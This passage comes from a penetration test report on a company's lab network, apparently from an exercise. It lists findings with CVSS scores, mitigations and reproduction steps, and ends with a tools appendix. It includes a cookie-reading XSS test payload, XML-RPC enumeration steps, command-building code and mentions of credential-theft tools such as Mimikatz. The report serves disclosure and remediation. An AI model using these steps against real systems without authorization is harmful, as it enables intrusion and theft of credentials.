<b>Steps for Reproduction</b>	<p>Send a request to <a href="https://10.0.0.200/api/admin/rooms">https://10.0.0.200/api/admin/rooms</a>.</p> <pre>HTTP/1.1 500 INTERNAL SERVER ERROR Server: nginx/1.23.3 Date: Fri, 13 Jan 2023 20:36:21 GMT Content-Type: application/json Content-Length: 75 Connection: close Access-Control-Allow-Origin: *  {   "error":     "(2005, \\"Unknown MySQL server host 'hms.corp.cc.local     ' (-2)\\")" }</pre> <p>Discovery of not authentication required:</p>		



	<pre>  }, {     path: "/payment_method/create", component: Uc, name: "Create a Payment Method", meta: {       requiresAuth: true     }   },   {     path: "/payment_method/delete", component: Uc, name: "Delete a Payment Method", meta: {       requiresAuth: true     }   },   {     path: "/admin/reservations", component: Dt, name: "Admin - Get All Reservations from HMS", meta: {       requiresAuth: true     }   },   {     path: "/admin/rooms", component: Et, name: "Admin - Get All Room Details from HMS"   } }</pre>
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XXX-214	<b>Authenticated File Upload To Reflective XSS</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	MODERATE	<b>CVSS Score</b>	5.2
<b>Attack Vector</b>	AV:N/AC:L/PR:H/UI:R/S:U/C:H/I:L/A:N		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.11		
<b>Description</b>	If an attacker becomes an administrator on the Wordpress site they can upload a .html file with malicious java script code to the website which can be accessed by any person that clicks the link that hosts the file the attacker uploaded.		
<b>Business Impact</b>	<p>A reflective cross-site scripting (XSS) vulnerability can have a significant impact on a business, including:</p> <ol style="list-style-type: none"><li>1.) Security: Reflective XSS allows an attacker to inject malicious code into a website, which can be used to steal sensitive information such as login credentials. This can lead to data breaches, loss of sensitive information, and damage to the company's reputation.</li><li>2.) Compliance violations: A data breach caused by a reflective XSS vulnerability can result in non-compliance with data protection regulations, such as HIPAA, which can result in fines and penalties for the company.</li></ol>		



	<p>3.) Damage to reputation: A security incident caused by a reflective XSS vulnerability can damage the company's reputation, leading to a loss of trust in the brand and a decline in customer loyalty.</p>
<b>Potential Compliance Violations</b>	N/A
<b>Mitigations</b>	<p>Editing the .htaccess file: You can use the .htaccess file to block HTML file uploads by adding the following code:</p> <pre>&lt;FilesMatch "\.(?i:html htm)\$"&gt; Order deny,allow Deny from all &lt;/FilesMatch&gt;</pre>
<b>Steps for Reproduction</b>	<p>Sign into the Wordpress app at <a href="http://10.0.0.11/wp-login.php">http://10.0.0.11/wp-login.php</a></p>  <p>Navigate to /wp-admin/</p>  <p>Click Coupons&amp;Extras and select any coupon to edit it.</p>



The screenshot shows the WordPress dashboard for 'The Cozy Croissant'. The left sidebar has a 'Coupons & Extras' tab selected. The main area shows fields for 'Valid to', 'Valid from checkin', 'Valid to checkin', 'User group', 'Quantity', 'State', and 'Publishing'. Under 'Publishing', there's an 'Article' dropdown set to 'Select a page' and an 'Image' field containing the URL <http://10.0.0.11/wp-content/uploads/2023/01/test.html>. A blue 'Save' button is at the bottom. Below the dashboard, a browser window shows the same URL loaded, and a message box titled 'Message from webpage' with a yellow warning icon and an 'OK' button.

Upload a malicious .html file in the image upload. The file can simply be "<script>alert(document.cookie)</script>" saved in an html file. Once the file is uploaded navigate to where it is saved on the website. In this case it is saved at [http://10.0.0.11/wp-content/uploads/2023/01/\[FILENAME\].html](http://10.0.0.11/wp-content/uploads/2023/01/[FILENAME].html)

Upon visiting the malicious html file, An alert will pop proving your script ran.


XXX-215

XML-RPC Enabled



Common Vulnerability Scoring System (CVSS) v3.1			
<b>Severity</b>	MODERATE	<b>CVSS Score</b>	5
<b>Attack Vector</b>	AV:N/AC:L/Au:N/C:P/I:N/A:N		
Technical Details			
<b>Affected System</b>	10.0.0.11		
<b>Description</b>	<p>XML-RPC is a remote procedure call (RPC) protocol encoded in XML. It is used to send requests from client to server in WordPress. The <code>xmlrpc.php</code> file in WordPress is a server-side script that handles XML-RPC requests. This allows other programs and websites to interact with a WordPress site. It enables features such as post publishing, retrieving comments, and managing options. However, it can also be a security vulnerability if not properly secured. The primary threat present with this feature being enabled is that a remote attacker can ping other systems internally as well as externally as well as being able to brute-force WordPress logins without the risk of timeout.</p>		
<b>Business Impact</b>	<p>There are several potential business risks of having the <code>xmlrpc.php</code> file enabled on a WordPress site.</p> <ol style="list-style-type: none"><li>1.) Increased security vulnerability: XML-RPC can be a target for hackers, as it provides a way for them to brute-force login credentials on the WordPress site unchecked potentially creating a scenario in which an attacker can escalate their privileges on the site which could lead to the website being defaced, data breaches, loss of sensitive information which would damage the company's reputation</li><li>2.) Potential trouble with law enforcement: Due to XML-RPC being enabled, and containing a ping feature, the WordPress Website can be used as a bot in a DDoS attack against XXX itself or another place of business which could damage XXX's reputation if services were to go down internally or for XXX's systems to be caught as a participating force in a cyber attack.</li></ol>		
<b>Potential Compliance Violations</b>	N/A		
<b>Mitigations</b>	<p>There are several ways to disable XML-RPC on WordPress:</p> <ol style="list-style-type: none"><li>1.) Editing the <code>.htaccess</code> file: You can add the following code</li></ol>		




	<p>to your .htaccess file to disable XML-RPC:</p> <pre>&lt;Files xmlrpc.php&gt; order deny,allow deny from all &lt;/Files&gt;</pre> <p>2.) Modifying the functions.php file: You can add the following code to your theme's functions.php file to disable XML-RPC:</p> <pre>add_filter('xmlrpc_enabled', '__return_false');</pre> <p>It is important to note that disabling XML-RPC may break some features such as the WordPress mobile app, Jetpack, and some other plugin that uses XML-RPC to communicate with your website. But, the current plugins you use on the Wordpress website shouldn't be affected. Just note this information if you wish to add more plugins.</p>
<b>Steps for Reproduction</b>	<p>To test if command injection through XML-RPC is possible you must...</p> <p>1.) Navigate to <a href="http://10.0.0.11/xmlrpc.php">http://10.0.0.11/xmlrpc.php</a> and intercept the traffic using burpsuite.</p> <p>2.) Modify the picked up information to the image below:</p>  <p>3.) Forward the packet and you should get this response.</p> <p>This XML file does not appear to have any style information associated with it. The document tree is shown below.</p> <pre>&lt;methodResponse&gt; &lt;params&gt; &lt;param&gt; &lt;value&gt; &lt;value&gt; &lt;value&gt; &lt;value&gt; &lt;string&gt;system.multicall&lt;/string&gt; &lt;/value&gt; &lt;value&gt; &lt;string&gt;system.listMethods&lt;/string&gt; &lt;/value&gt; &lt;value&gt; &lt;string&gt;system.getCapabilities&lt;/string&gt; &lt;/value&gt; &lt;value&gt; &lt;string&gt;demo.addTwoNumbers&lt;/string&gt; &lt;/value&gt; &lt;value&gt; &lt;string&gt;demo.multiply&lt;/string&gt; &lt;/value&gt; &lt;value&gt; &lt;string&gt;pingback.extensions.getPingbacks&lt;/string&gt; &lt;/value&gt; &lt;value&gt; &lt;string&gt;pingback.ping&lt;/string&gt; &lt;/value&gt; </pre> <p>4.) The image above displays every command you can use with XML-RPC. Note that some of these commands</p>



	require authorization which could lead to the website defacing, the primary threat here though is all the commands you can use without defacement.		
XXX-216	<b>LDAP Server Signing is Disabled</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Moderate	<b>CVSS Score</b>	4.8
<b>Attack Vector</b>	AV:A/AC:H/PR:H/UI:N/S:U/C:L/I:H/A:N		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.5 (DC01)		
<b>Description</b>	Currently the Active Directory Domain Controller (10.0.0.5) is configured to not sign LDAP messages when clients communicate to it.		
<b>Business Impact</b>	Without signing, the LDAP server may be vulnerable to man-in-the-middle attacks, where an attacker intercepts and modifies the communications between the LDAP server and the domain controller. This can lead to unauthorized access to sensitive information, and can also disrupt the proper functioning of the network. Additionally, without signing, it may be more difficult to ensure the authenticity of the LDAP server, which can lead to further security issues.		
<b>Potential Compliance Violations</b>	N/A		
<b>Mitigations</b>	<p>To enable LDAP signing on Active Directory, follow these steps:</p> <ol style="list-style-type: none"><li>1. Open the Group Policy Management Console on your domain controller.</li><li>2. Edit the Default Domain Policy</li><li>3. Navigate to Computer Configuration &gt; Policies &gt; Windows Settings &gt; Security Settings &gt; Local Policies &gt; Security Options.</li><li>4. Locate the "LDAP client signing requirements" setting and</li></ol>		



	set it to "Require signing."
<b>Steps for Reproduction</b>	To verify the status of LDAP signing on Active Directory, follow these steps: <ol style="list-style-type: none"><li>1. Open the Group Policy Management Console on your domain controller.</li><li>2. Click on the Default Domain Policy</li><li>3. View the policy settings</li></ol>

XXX-217	<b>Weak Password Generation on AdministratorPassword.exe</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Moderate	<b>CVSS Score</b>	4.7
<b>Attack Vector</b>	AV:L/AC:H/PR:N/UI:R/S:U/C:H/I:N/A:N		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.200.101-104 (AdministratorPassword.exe)		
<b>Description</b>	If "Administrators" need to generate a new password, the application sends an API request to <a href="http://dinopass.com/password/strong">http://dinopass.com/password/strong</a>		
<b>Business Impact</b>	Weak passwords can easily be guessed or enumerated to gain access to accounts.		
<b>Potential Compliance Violations</b>	N/A		
<b>Mitigations</b>	Create a strong password policy according to NIST Special Publication 800-63 and require users to generate passwords that follow said policy, or use a strong API/tool that generates passwords that follow the policy.		



<b>Steps for Reproduction</b>	<pre>public static void GetPasswordDino() {     WebRequest request = WebRequest.Create("https://www.dinopass.com/password/strong");     request.Credentials = CredentialCache.DefaultCredentials;     Stream responseStream = request.GetResponse().GetResponseStream();     StreamReader reader = new StreamReader(responseStream);     string responseText = reader.ReadToEnd();     responseStream.Close(); }</pre>		
XXX-218	All Active Directory Users are able to add Workstations to the Domain		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Moderate	<b>CVSS Score</b>	4.2
<b>Attack Vector</b>	AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:N		
<b>Technical Details</b>			
<b>Affected System</b>	Corp Active Directory Domain		
<b>Description</b>	With this misconfiguration set in the Active Directory domain, compromised accounts would be able to add unauthorized workstations to the active directory domain.		
<b>Business Impact</b>	The ability of unauthorized workstations to be added by all users within the domain allows for adversaries to create their own pivot point within the network. These actions can compromise the confidentiality, integrity, and availability of business operations, especially with the corp domain being affected.		
<b>Potential Compliance Violations</b>	N/A		
<b>Mitigations</b>	<p>To resolve this group policy configuration, follow these steps:</p> <ol style="list-style-type: none"><li>1. Open the Group Policy Management Console on your domain controller.</li><li>2. Edit the Default Domain Controller Policy</li><li>3. Navigate to Computer Configuration &gt; Policies &gt; Windows Settings &gt; Security Settings &gt; User Rights Assignment.</li><li>4. Remove the "NT AUTHORITY\Authenticated Users" from "Add workstations to domain"</li></ol>		
<b>Steps for Reproduction</b>	To verify the status of LDAP signing on Active Directory, follow these steps:		



1. Open the Group Policy Management Console on your domain controller.
2. Click on the Default Domain Controller Policy
3. View the policy settings

Default Domain Controllers Policy  
Data collected on: 1/14/2023 9:14:08 AM  
Computer Configuration (Enabled)

Policies

Windows Settings

Security Settings

Local Policies/User Rights Assignment

Policy	Setting
Access this computer from the network	BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, NT AUTHORITY\Authenticated Users, BUILTIN\Administrators, Everyone
Add workstations to domain	NT AUTHORITY\Authenticated Users



## Low Risk Findings

XXX-301	<b>Improper Handling of API Error for MySQL Database</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Low	<b>CVSS Score</b>	5.3
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
<b>Business Impact</b>			
<b>Description</b>	Unprofessional appearance on webpage, and assists attackers in location vulnerable targets or payloads.		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.12		
<b>Description</b>	When visiting " <a href="https://10.0.0.12/functions.php">https://10.0.0.12/functions.php</a> ", the user is given the error stating "Undefined Index: QUERY_STRING in /var/www/html/functions.php on line 33"		
<b>Business Impact</b>	Unprofessional appearance on website, and leaks information to attackers		
<b>Potential Compliance Violations</b>	N/A		
<b>Mitigations</b>	Rewrite <b>functions.php</b> to handle the error, or remove the function from the web directory if not used.		
<b>Steps for Reproduction</b>	Browse to webpage <a href="https://10.0.0.12/functions.php">https://10.0.0.12/functions.php</a>		
XXX-302	<b>Unauthenticated Access to Web Server files</b>		



Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Low	CVSS Score	5.3
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Technical Details			
Affected System	10.0.0.12		
Description	Several files are accessible when users do not need this information including files: <b>query</b> , <b>query.log</b> , <b>functions.php</b> , and <b>readme.txt</b> .		
Business Impact	Attackers can more easily discover vulnerabilities or abuse the script's trust.		
Potential Compliance Violations	N/A		
Mitigations	Remove script from accessible directory of web server.		
Steps for Reproduction	<p>Browse to <a href="http://10.0.0.12/query">http://10.0.0.12/query</a> (snippet of source code)</p> <pre>def initDB():     db.create_all(bind=engine)     admin = User(username='admin', password='admin', email='admin@example.com')     guest = User(username='guest', password='guest', email='guest@example.com')     guest.is_active = False     guest.is_admin = False     session.add(admin)     session.add(guest)     #session.commit()     session.flush()</pre> <p>Or browse to <a href="http://10.0.0.12/query.log">http://10.0.0.12/query.log</a> (refer to finding: "Hardcoded Password in Readable Files")</p> <p>Or browse to <a href="http://10.0.0.12/readme.txt">http://10.0.0.12/readme.txt</a></p> <p>Instructions for deployment:</p> <ol style="list-style-type: none"><li>1. need sqlalchemy and pip3</li><li>2. need sqlalchemy older than 1.4.8 with pymysql and pymysql to connect to mysql db</li><li>3. set DBURL to database with proper SQLAlchemy syntax, and if needed create database</li><li>4. If database not already initialized or restored from backup you must do ./query init</li><li>5. If you want to sync or import users do ./query import -f file.csv (it will automatically update or add users)</li><li>6. run php server (php -S 0.0.0.0:80) or similar web server</li></ol> <p>Or browse to <a href="http://10.0.0.12/functions.php">http://10.0.0.12/functions.php</a> (refer to: "Improper Handling of API Error for MySQL Database")</p>		



XXX-303	Usage of Self-Signed Certificates		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Low	CVSS Score	4.2
Attack Vector	AV:A/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N		
Technical Details			
Affected System	10.0.0.12 (LPS), 10.0.0.200 (Payment Portal)		
Description	A self-signed certificate is a certificate that is not signed by a trusted certificate authority (CA), but is instead signed by the entity that created the certificate. These certificates can be used to encrypt data sent over a network, such as through HTTPS, but they are not generally considered to be as secure as certificates signed by a trusted CA because they cannot be verified by a third party.		
Business Impact	Self-signed certificates are not verified by a trusted third-party, which means that there is no way for clients to verify the identity of the server. This can lead to security issues, such as man-in-the-middle attacks, which is critical when dealing with services that contain sensitive information		
Potential Compliance Violations	N/A		
Mitigations	Utilizing the Active Directory Certificate Services, generate and issue SSL certificates for affected systems. After this certificate is issued, update the affected systems to utilize said certificate.		
Steps for Reproduction	On affected systems, visit the website via a web browser and view the current certificate and its properties. Specifically identify the "Issuer" value which would be set to the affected system itself.		



The image shows two separate browser windows side-by-side, both displaying a "Certificate Viewer" interface.

**Top Window (payment.corp.cc.local):**

- Title Bar:** My Drive - Google... Not secure | <https://10.0.0.200>
- Header:** Certificate Viewer: payment.corp.cc.local
- Buttons:** General, Details (selected)
- Certificate Hierarchy:** payment.corp.cc.local
- Certificate Fields:**
  - payment.corp.cc.local
    - Certificate
      - Version
      - Serial Number
      - Certificate Signature Algorithm
      - Issuer** (highlighted)
    - Validity
      - Not Before
- Field Value:** CN = payment.corp.cc.local
- Buttons:** Export...

*(A red arrow points to the "Issuer" field in the certificate fields list.)*

**Bottom Window (ips.corp.cc.local):**

- Title Bar:** My Drive - Google... Not secure | <https://10.0.0.12>
- Header:** Certificate Viewer: ips.corp.cc.local
- Buttons:** General, Details (selected)
- Certificate Hierarchy:** ips.corp.cc.local
- Certificate Fields:**
  - ips.corp.cc.local
    - Certificate
      - Version
      - Serial Number
      - Certificate Signature Algorithm
      - Issuer** (highlighted)
    - Validity
      - Not Before
- Field Value:** CN = ips.corp.cc.local
- Buttons:** Export...



XXX-304	Points Variable Type Allows Negative Values		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Low	CVSS Score	1.9
Attack Vector	AV:L/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:L		
Technical Details			
Affected System	10.0.0.12		
Description	The MySQL database allows users to have negative points.		
Business Impact	This can cause compatibility issues with applications that spend or redeem points, and allow users to potentially overdraft from their accounts.		
Potential Compliance Violations	N/A		
Mitigations	Adding UNSIGNED type modifier to MySQL database on points column.		
Steps for Reproduction	Viewing schema on loyalty database. <code>'points' int(11) DEFAULT NULL,</code>		



## Informational Findings

XXX-401	Initial Points are Randomly Generated for New Users		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	N/A	CVSS Score	N/A
Attack Vector	N/A		
Technical Details			
Affected System	10.0.0.12		
Description	When user accounts are created, their starting amount of points is determined by a random number generator.		
Business Impact	Users may start with a large amount of points without ever spending money at XXX.		
Potential Compliance Violations	N/A		
Mitigations	Remove random number generator when initializing amount of points, and set to 0 or other arbitrary amount.		
Steps for Reproduction	<p>View source code at <a href="http://10.0.0.12/query">http://10.0.0.12/query</a></p> <pre># points are cents cents points = rng(0, 999999999)</pre>		

XXX-402	Admin Role for Customers on Rewards Database		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	N/A	CVSS Score	N/A



<b>Attack Vector</b>	N/A
<b>Technical Details</b>	
<b>Affected System</b>	10.0.0.12
<b>Description</b>	Majority of the users in the Rewards database had privileges greater than what they needed. This did not lead towards any exploits.
<b>Business Impact</b>	Potentially allowing users access to unwanted reward features.
<b>Potential Compliance Violations</b>	N/A
<b>Mitigations</b>	Remove the "isAdmin" role from the majority of users who do not require it inside the Rewards database.
<b>Steps for Reproduction</b>	<pre>MariaDB [loyalty]&gt; SELECT count(*) FROM users; +-----+   count(*)   +-----+   253   +-----+ 1 row in set (0.001 sec)  MariaDB [loyalty]&gt; SELECT count(*) FROM users WHERE is_admin=1; +-----+   count(*)   +-----+   252   +-----+ 1 row in set (0.002 sec)</pre> <p>The output shows two SQL queries. The first query `SELECT count(*) FROM users;` returns a result of 253 rows, labeled as the <b>Total amount of users</b>. The second query `SELECT count(*) FROM users WHERE is_admin=1;` returns a result of 252 rows, labeled as the <b>Amount of users with "is_admin"</b>.</p>

XXX-403	<b>Obsolete and Unused Functions in AdministratorPassword.exe</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	N/A	<b>CVSS Score</b>	N/A
<b>Attack Vector</b>	N/A		



Technical Details	
<b>Affected System</b>	10.0.200.101-104 (AdministratorPassword.exe)
<b>Description</b>	The "WebRequest" library is considered obsolete by Microsoft and should be updated. Functions "PassEnable"/"PassDisable" are never used in the application and should be removed
<b>Business Impact</b>	While not currently exploitable, these functions are considered poor practice and could lead to future vulnerabilities.
<b>Potential Compliance Violations</b>	N/A
<b>Mitigations</b>	Replace WebRequest library with HttpClient as recommended by Microsoft
<b>Steps for Reproduction</b>	<p>Disassemble AdministratorPassword.exe PassEnable/PassDisable</p> <pre>// Token: 0x06000023 RID: 35 RVA: 0x00003B08 File Offset: 0x00001D08 public static bool PassEnable(string user, string password) {     bool r = Program.DoCmd("net user " + user + " /active:yes");     bool r2 = Program.DoCmd("net user " + user + " " + password);     return r &amp;&amp; r2; }  // Token: 0x06000024 RID: 36 RVA: 0x00003C1C File Offset: 0x00001E1C public static bool PassDisable(string user, string password) {     return Program.DoCmd("net user " + user + " /active:yes"); }</pre> <p>Obsolete WebRequest</p> <pre>WebRequest request = WebRequest.Create(Url); request.Credentials = CredentialCache.DefaultCredentials; HttpWebResponse response = (HttpWebResponse)request.GetResponse();</pre> <p>Microsoft's Obsolete warning: <code>Create(String)</code></p> <p> Caution WebRequest, HttpWebRequest, ServicePoint, and WebClient are obsolete. Use HttpClient instead.</p> <p>Initializes a new <code>WebRequest</code> instance for the specified URI scheme.</p>

XXX-404	Improper Error Handling on MySQL MariaDB
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Common Vulnerability Scoring System (CVSS) v3.1			
<b>Severity</b>	Informational	<b>CVSS Score</b>	N/A
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N		
Technical Details			
<b>Affected System</b>	10.0.0.11		
<b>Description</b>	Upon incorrect login attempts on the phpMyAdmin login page, a 'mysql' error message is displayed.		
<b>Business Impact</b>	The SQL error messages displayed after incorrect login attempts could reveal sensitive information to an attacker about the server and database running on it, as well as confirming that the 'mysql' extension is being used to connect to the database. This information exposure could give attackers further knowledge to use in planning further attacks against the system and database.		
<b>Potential Compliance Violations</b>	N/A		
<b>Mitigations</b>	SQL error responses being displayed upon incorrect login attempts can be removed by navigating to phpMyAdmin's config.inc.php file and setting the '\$cfg['Error_Handler']['display']' variable from 'true' to 'false'.		
<b>Steps for Reproduction</b>	Any incorrect credentials submitted on the phpMyAdmin login page will result in the following error message being displayed: 		



XXX-405	<b>Multiple Machines and Installed Software Packages are out of Mainstream Support</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Low	<b>CVSS Score</b>	4.8
<b>Attack Vector</b>	AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L/CR:L/IR:L/AR:L/MAV:A/MA C:L/MPR:N/MUI:X/MS:U/MC:L/MI:L/MA:L		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.200.101 (KIOSK01), 10.0.200.102 (KIOSK02), 10.0.200.103 (KIOSK03), 10.0.200.104 (KIOSK04), 10.0.0.5 (DC01), 10.0.0.6 (ADCS), 10.0.0.11 (HMS), 10.0.0.51 (WORKSTATION01), 10.0.0.52 (WORKSTATION02)		
<b>Description</b>	This vulnerability affects multiple machines and installed software packages that are no longer supported by their respective vendors. These machines and software packages are no longer receiving security updates or patches, which leaves them vulnerable to known and unknown security threats.		
<b>Business Impact</b>	<p>Not having up-to-date software can have significant negative impacts on a business's security. Some of the most significant impacts include:</p> <ol style="list-style-type: none"><li>1. Increased risk of data breaches: Outdated software is more likely to contain known vulnerabilities that have been publicly disclosed and for which patches or updates are available. This makes it easier for attackers to exploit those vulnerabilities and gain unauthorized access to the system and steal sensitive information.</li><li>2. Compliance violations: Many industries have regulations that require organizations to keep their software up-to-date in order to protect sensitive data. Failing to do so can result in significant fines and penalties.</li><li>3. Increased operational costs: Updating software can be a complex and time-consuming process, and not keeping software up-to-date can lead to increased operational costs as well as remediation cost of security breaches.</li><li>4. Legal liability: In case of a data breach, not having up-to-</li></ol>		



	date software can make it difficult to demonstrate due care, and can lead to legal liability.						
<b>Potential Compliance Violations</b>	NRS 603A.210 PCI DSS Requirement 6.1 and 6.2						
<b>Mitigations</b>	<p>Shown below is a list of steps that should be taken to ensure patch management:</p> <ol style="list-style-type: none"><li>1. Develop a patch management policy and process that outlines how often systems will be checked for updates and when they will be patched.</li><li>2. Identify all systems that need to be patched and prioritize them based on the criticality of the systems and the potential impact of the vulnerabilities.</li><li>3. Test patches in a non-production environment before deploying them to production systems to ensure that they do not cause any unintended issues.</li><li>4. Create a backup of all systems before applying patches to ensure that you can easily roll back in case of any issues.</li></ol>						
<b>Steps for Reproduction</b>	<p>On Windows systems:</p> <ul style="list-style-type: none"><li>• Verify that update settings are set to download and install updates automatically.</li></ul> <hr/> <table><tr><td>Last installed updates</td><td>Never</td></tr><tr><td>Windows Update</td><td>Download updates only, using Windows Update</td></tr><tr><td>Last checked for updates</td><td>Yesterday at 11:09 AM</td></tr></table> <p>For WordPress, log in as the "admin" user, go to the "Updates" tab, and check the WordPress version.</p>	Last installed updates	Never	Windows Update	Download updates only, using Windows Update	Last checked for updates	Yesterday at 11:09 AM
Last installed updates	Never						
Windows Update	Download updates only, using Windows Update						
Last checked for updates	Yesterday at 11:09 AM						



## Comparison to Previous Engagement

In our previous engagement with XXX, we identified twelve findings regarding the security posture of XXX. We are glad to see that XXX was able to resolve the following nine findings:

- Critical
  - Default Admin Session on HotelDruid
  - Default Credentials for the Payment PostgreSQL Database
  - Default credentials for phpLDAPadmin
- High
  - Unencrypted Communication to the Payment Portal
  - Certificate Template Allows Requesters to Specify a subjetAltName in the CSR
- Moderate
  - Unauthorized Access to Database Backup of Customer Information
  - Basic Authorization over HTTP to Loyalty Program Server
  - Unauthenticated API Leak of Payment Information
- Informational
  - Anonymous Login on SB Admin Pro

Unfortunately, the following three findings still remain in the XXX environment:

- Critical
  - Windows System Administrators Utilize Blank Passwords on Kiosks
- Moderate
  - Password in Plaintext Log File
  - Malformed LDAP Bind Request



## Conclusion

XXXXXX-XX hopes that this assessment of XXX's network proved beneficial to the company and provided useful insight on XXX's current security posture with ways to improve said posture. Just as XXX prides itself on "making meals easy" we hope that this document was easy to understand and implement within XXX's future operations.

Overall, XXXXXX-XX discovered multiple vulnerabilities; however, the majority of these vulnerabilities can be resolved with minor configuration changes and/or changes to company policies or training. That said, XXX did have several strong implementations in place such as encrypting the traffic of sensitive information and locking accounts after multiple failed attempts.

After XXX has read this report, XXXXXX-XX hopes that XXX will understand the severity of these vulnerabilities and the damages that can result from adversaries or governance and regulatory compliance requirements. For future assessment, XXXXXX-XX hopes to be invited back to further assist XXX in the ever-evolving world of cyber security and continue to improve the relationship between both companies.



## Appendix A: Tools Used

BurpSuite	
Description	BurpSuite is a set of tools used for penetration testing of web applications.
Use Case	Capture traffic between client and server to check web traffic encryption.
Source	<a href="https://portswigger.net/burp/communitydownload">https://portswigger.net/burp/communitydownload</a>

Crackmapexec	
Description	Crackmapexec is a post-exploitation tool that helps automate assessing the security of large Active Directory networks
Use Case	Spraying credentials across networks in order to gain further access and laterally move to other networks.
Source	<a href="https://github.com/Poshetta-Industries/CrackMapExec">https://github.com/Poshetta-Industries/CrackMapExec</a>

cURL	
Description	Command-Line tool for transferring data using various network protocols
Use Case	Used to check web content on the command line
Source	<a href="https://curl.se/windows/">https://curl.se/windows/</a>



Dirb	
Description	Web Content Scanner
Use Case	Finding hidden web directories and files
Source	<a href="https://www.kali.org/tools/dirb/">https://www.kali.org/tools/dirb/</a>

Evil-WinRM	
Description	Windows Remote Management tool for logging into machines
Use Case	Used for logging into compromised machines with password / hashes
Source	<a href="https://github.com/Hackplayers/evil-winrm">https://github.com/Hackplayers/evil-winrm</a>

dnSpy	
Description	Debugger and .NET assembly editor.
Use Case	Reverse and patch AdministratorPassword.exe file.
Source	<a href="https://github.com/dnSpy/dnSpy">https://github.com/dnSpy/dnSpy</a>

ffuf	



<b>Description</b>	A tool used to enumerate web-server directories and virtual hosts/subdomains, as well as fuzzing various parameters.
<b>Use Case</b>	Used to fuzz and enumerate web-applications for directories and files.
<b>Source</b>	<a href="https://github.com/ffuf/ffuf">https://github.com/ffuf/ffuf</a>

Gobuster	
<b>Description</b>	Gobuster is a tool used to brute-force: <ul style="list-style-type: none"><li>• URLs (directories and files) in web sites.</li><li>• DNS subdomains (with wildcard support).</li><li>• Virtual Host names on target web servers.</li><li>• Open Amazon S3 buckets</li></ul>
<b>Use Case</b>	Fuzzing websites with wordlists in order to obtain more information on the website to assist the vulnerability finding process.
<b>Source</b>	<a href="https://github.com/OJ/gobuster">https://github.com/OJ/gobuster</a>

Hashcat	
<b>Description</b>	A powerful command-line tool used to crack a large variety of password hash formats.
<b>Use Case</b>	Recover hashed passwords found on systems.
<b>Source</b>	<a href="https://hashcat.net/hashcat/">https://hashcat.net/hashcat/</a>

Hydra	
<b>Description</b>	A tool that is used for brute forcing logins



<b>Use Case</b>	Attempted multiple login requests on multiple services
<b>Source</b>	<a href="https://www.kali.org/tools/hydra/">https://www.kali.org/tools/hydra/</a>

<b>JohnTheRipper</b>	
<b>Description</b>	Open Source password security auditing and password recovery tool available for many operating systems.
<b>Use Case</b>	Recover hashed passwords found on systems.
<b>Source</b>	<a href="https://www.openwall.com/john/">https://www.openwall.com/john/</a>

<b>Kerbrute</b>	
<b>Description</b>	A tool to quickly bruteforce valid Active Directory accounts through Kerberos Pre-Authentication
<b>Use Case</b>	Used for finding valid accounts on Active Directory
<b>Source</b>	<a href="https://github.com/ropnop/kerbrute">https://github.com/ropnop/kerbrute</a>

<b>Idapsearch</b>	
<b>Description</b>	Command-line tool used to connect to and bind to an LDAP server, and then perform search queries to the directory server.
<b>Use Case</b>	Used to extract LDAP information through anonymous binding.



<b>Source</b>	<a href="https://docsldap.com/ldap-sdk/docs/tool-usages/ldapsearch.html">https://docsldap.com/ldap-sdk/docs/tool-usages/ldapsearch.html</a>
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<b>Metasploit v6</b>	
<b>Description</b>	Penetration testing software for offensive security teams, that includes a uniform UI for choosing, updating, and running exploits into a single application.
<b>Use Case</b>	Penetration platform to select and launch exploits.
<b>Source</b>	<a href="https://github.com/rapid7/metasploit-framework">https://github.com/rapid7/metasploit-framework</a>

<b>Mimikatz</b>	
<b>Description</b>	Application that allows users to view and save authentication credentials
<b>Use Case</b>	Used for finding account hashes on compromised Windows Machines
